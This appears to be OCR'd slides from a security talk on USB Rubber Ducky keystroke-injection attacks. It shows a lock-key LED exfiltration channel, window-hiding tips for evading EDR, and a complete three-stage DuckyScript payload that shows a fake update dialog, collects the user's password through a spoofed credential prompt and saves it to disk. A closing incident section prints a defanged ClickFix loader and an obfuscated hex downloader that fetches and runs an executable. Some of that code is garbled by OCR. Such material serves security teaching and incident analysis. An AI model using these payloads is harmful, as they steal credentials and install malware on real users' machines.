
USB Rubber Ducky LED Modulator in Action

```
PS C:\Users\cza95452> cat $env:temp\mx.txt -En by
65
104
111
106
33
PS C:\Users\cza95452> $s=""; foreach($b in $(cat $env:tmp\mx.txt -En by)){foreach($a in 0x80,0x40,0x20,0x10,0x08,0x04,0x02,0x01)
{if($b-band$a){$s+='%{NUMLOCK}'}else{$s+='%{CAPSLOCK}'}}}; $s+='%{SCROLLLOCK}'
PS C:\Users\cza95452>
PS C:\Users\cza95452> echo $s
%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{NUMLOCK}%{CAPSLOCK}
%{NUMLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{NUMLOCK}%{NUMLOCK}%{NUMLOCK}%{C
APSLOCK}%{NUMLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{CA
PSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{SCROLLLOCK}
PS C:\Users\cza95452>
```

LED Transmitter - PowerShell Platform

```
# add the System.Windows.Forms .NET namespace
Add-Type -A System.Windows.Forms

# invoke SendWait static method of SendKeys class
# $s is the string to be injected into message loop
[System.Windows.Forms.SendKeys]::SendWait($s);
```

Received Message Stored on Rubber Ducky SD Card




CAPS Lock Trap to Detect an Active User
- during logon, etc.

Visibility Obfuscation

- `powershell -W Hidden -Command ...`
- `cmd /C "start /MIN cmd powershell -Command ..."`
  - excellent when not hooked by Endpoint Detection and Response (EDR)
  - in general, be careful about one-liners as the process log can contain the exploit code then, at least partially
- Anyway, we control the keyboard, so we can hide the particular activity windows like an ordinary user would
  - minimize/shift window using UI
- This is exactly the vital part of USB-HID power, as we have a plenty of obfuscation ways at our disposal, compared to other exploit injection vectors

USB Drop Attack Vector: Phishing-style Interaction



```
REM Stage 1 - Bait the user attention
GUI r
DELAY 350
STRINGLN cmd
DELAY 450
REM Use kind blocker in case of a wrong keyboard layout
STRINGLN echo checkus & powershell & exit
DELAY 350

STRING &{
STRING Add-Type -A @('PresentationFramework','System.Windows.Forms');
STRING [System.Windows.MessageBox]::Show('System updates for this medium.','RBCZ Disk
Detected','OK','Warning');
STRING [System.Windows.Forms.SendKeys]::SendWait('%{SCROLLLOCK}');
STRING exit
STRING }
ENTER
REM Minimize the background PS window, only the dialog shall remain visible
DELAY 350
GUI DOWNARROW

WAIT_FOR_SCROLL_CHANGE
DELAY 350
```

```
REM Stage 2 - Scam user's password and save it to a local file
GUI r
DELAY 350
STRINGLN cmd
DELAY 450
STRINGLN powershell & exit
DELAY 350

STRING $user_update_7b23={
STRING Add-Type -A System.Windows.Forms;
STRING $a=$Host.UI.PromptForCredential("IT Security Request", "Please enter your
password to finish this update.", $env:username, "");
STRING $b=[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($a.Password);
STRING $p=[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($b);
STRING $f="$env:Tmp\3e41f376.txt";
STRING New-Item $f -ItemType File -Value ($a.UserName + " : $p") -Force;
STRING [System.Windows.Forms.SendKeys]::SendWait('%{SCROLLLOCK}');
STRING exit
STRING }
ENTER
STRINGLN Clear-Host
STRINGLN &$user_update_7b23

WAIT_FOR_SCROLL_CHANGE
DELAY 350
```


```
REM Stage 3 - Open notepad with the user name and password and zoom it
GUI r
DELAY 350
REM carefully with one-liners
REM STRINGLN notepad %TMP%\3e41f376.txt
STRINGLN notepad
DELAY 1000
CTRL 0
DELAY 250
CTRL o
DELAY 550
STRING %TMP%\
DELAY 250
STRING 3e41f376.txt
ENTER
DELAY 550
HOLD CONTROL =
DELAY 2100
RELEASE =
INJECT_MOD
RELEASE CONTROL
```

Real Investigation: Phase #1 One-Line Loader

```
cmd /c powershell -w h curl.exe hxxps://
www[.]aggiornamentoaggiornamento[.]com/requestverificationclodflare.txt
| powershell -
```

- detected via vestigial traces in Windows shell RunMRU list under `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\`
- alerted by Microsoft Defender as the *ClickFix* vector - with some caveats, however


ClickFix Vector - yet another way, this time without RD




-- https://krebsonsecurity.com/2024/09/this-windows-powershell-phish-has-scary-potential/

```
...
qYDqXFJOlwQVAGDRwSNgjMnPjjbvxMWVtIbzgLsfOTxTEFZuXCNIjhmeloHndNRYZvcsfEklZiSQOTKdKhYvyOlL
WxNsEFBABYuJdgPSRciAPWPSddcwpWaLJQVhqrhThSOpZBAeRGdWfkwAhvPadELfyizMLhbZvPTwHasccyfjsDgY
TVAvcGqcHiqqBnSkeDaQRzsHCmxeZbmuCbtqhgwoYrpZjCbofuEocPHUctsqILDfvvoZucDyGlrZJTYAKIzeXySm
TZNnoGgMnKdnNBuDrGirYhKIUrfA
MYHxdCGVOPJAFelzqlmJOvmRPaNlOESwagAPDfJLvYocwhltvLSjEWlQlqhCoUGJwMZZeWwKcbOqGKUipUqDljrE
ujdMxGXbRegjHLPZPHHdIuJbWzNTeDXMVUeutjMVDmZcdkadFQoebNwAZBqysDxNGTOmgUgfvlZVVhylYjONOtlH
YeVrtOdApLVKWnxkkJjqnberDEZJokzMiHOCzolgIZfJMnPlmdcFKvTwzdopoTLFMIcPYvlwXChOvUePooXLHtCn
nSCVzwrpNaxELAMrrfiINFAeyYAzwAxTGpbGsPwaKsAVXaDocgTcKtZiRXXawrsNceyWZGybiHxVEfHYVMXQhVIM
PsoVsWeSznstbhOWhrtCvEemPzF
jUcfHVmGgRcjMdfVQmOwnxBiqcFQLOCFtQvyXIlXpaiEEHgZQiNzBCSlTupfQVvRPXqwihyIBqGNPwdivgAcBCDq
yJecSGHUeQphRjrikEyLwEWXRHjkUTQMTzyZCVqvjmiyGvQMoRswEsutmHLLWXzLAdOSlSgOOCcJWYRVrXvCbUHb
FFmvKfYLmWxchxaWldhBQkWNqqTzcwkgWmNgflEjeQXAao
ntwYRxmFLUiYEULYjplRGukurzZyXzMWnBCaDDfntQbsxGgkXFgiOIitJChSYohLHMlCRlVgKyXpSrwlSoaRTeHe
TIQAWNOFiQklUeSmkAY
Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.MessageBox]::Show('Verification complete!', 'Information',
[System.Windows.Forms.MessageBoxButtons]::OK,
[System.Windows.Forms.MessageBoxIcon]::Information);
PlsaSFvzjNQsdEHiIUUJxkSHCGLQoWnhSFstbiyvaOerSYHgNvJRQqbfSkXLufKNaiZXMOGaWZjiFbpezeDtMWRc
eNarLmAuDQRjyjUyojvqHsZrvtMPcRBERxtynPPjYofpJFfPJEEdaaUmnjwRakSmPNRBqVLZUMSSNkhpOxGXMYdr
cHLETxInVsZwodZnteIOHBYDBGDdevZqjZYjKHGWDexUKlBkYSehPPkaiICMufIaSiMOFqdlYmKcEEsQFTFMQrbU
pxACEtcYWXBcYmehpsJdFHWdPlHaawJaHsZHpaheKmGhCQsToXXYiyPibWmSmBxZNbUgNXsOLeSTApbztomDYlsI
dqgSnOsIogTbvLGReJMDfwilvmYyOuBciMCWqaawlKeTWzEiiVYPYodhIvXBpuutfqsjIjaEiPRVROOviqPtVmEt
...
```

```
Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.MessageBox]::Show('Verification complete!', 'Information',
[System.Windows.Forms.MessageBoxButtons]::OK,
[System.Windows.Forms.MessageBoxIcon]::Information);
```



```
$dIZA
='6965786874747073 3A2F2F7777772E616767696F726E616D656E746F616767696F726E616D656E746F2E636F6D2F6D6E6F676F2E657865244D4541595A203D2024
656E763A417070446174613B66756E6374696F6E206B50416D28247669476C2C202461676D444E55297B6375726C20247669476C202D6F202461676D444E557D3B66
756E6374696F6E20657752707828246495A41297B6B50416D202464495A4120246167 6D444E557D2461676D444E55203D2024656E763A417070446174612 02027
5C6D6E6F676F2E657865273B6577527078202464726344577 64E552E537562537472696E6728332C3532293B737461727420246167 6D444E553B3B';

$dGeP = 0..(($dIZA.Length/2)-1) | ForEach-Object
{[Convert]::ToByte($dIZA.Substring($_*2,2),16)};
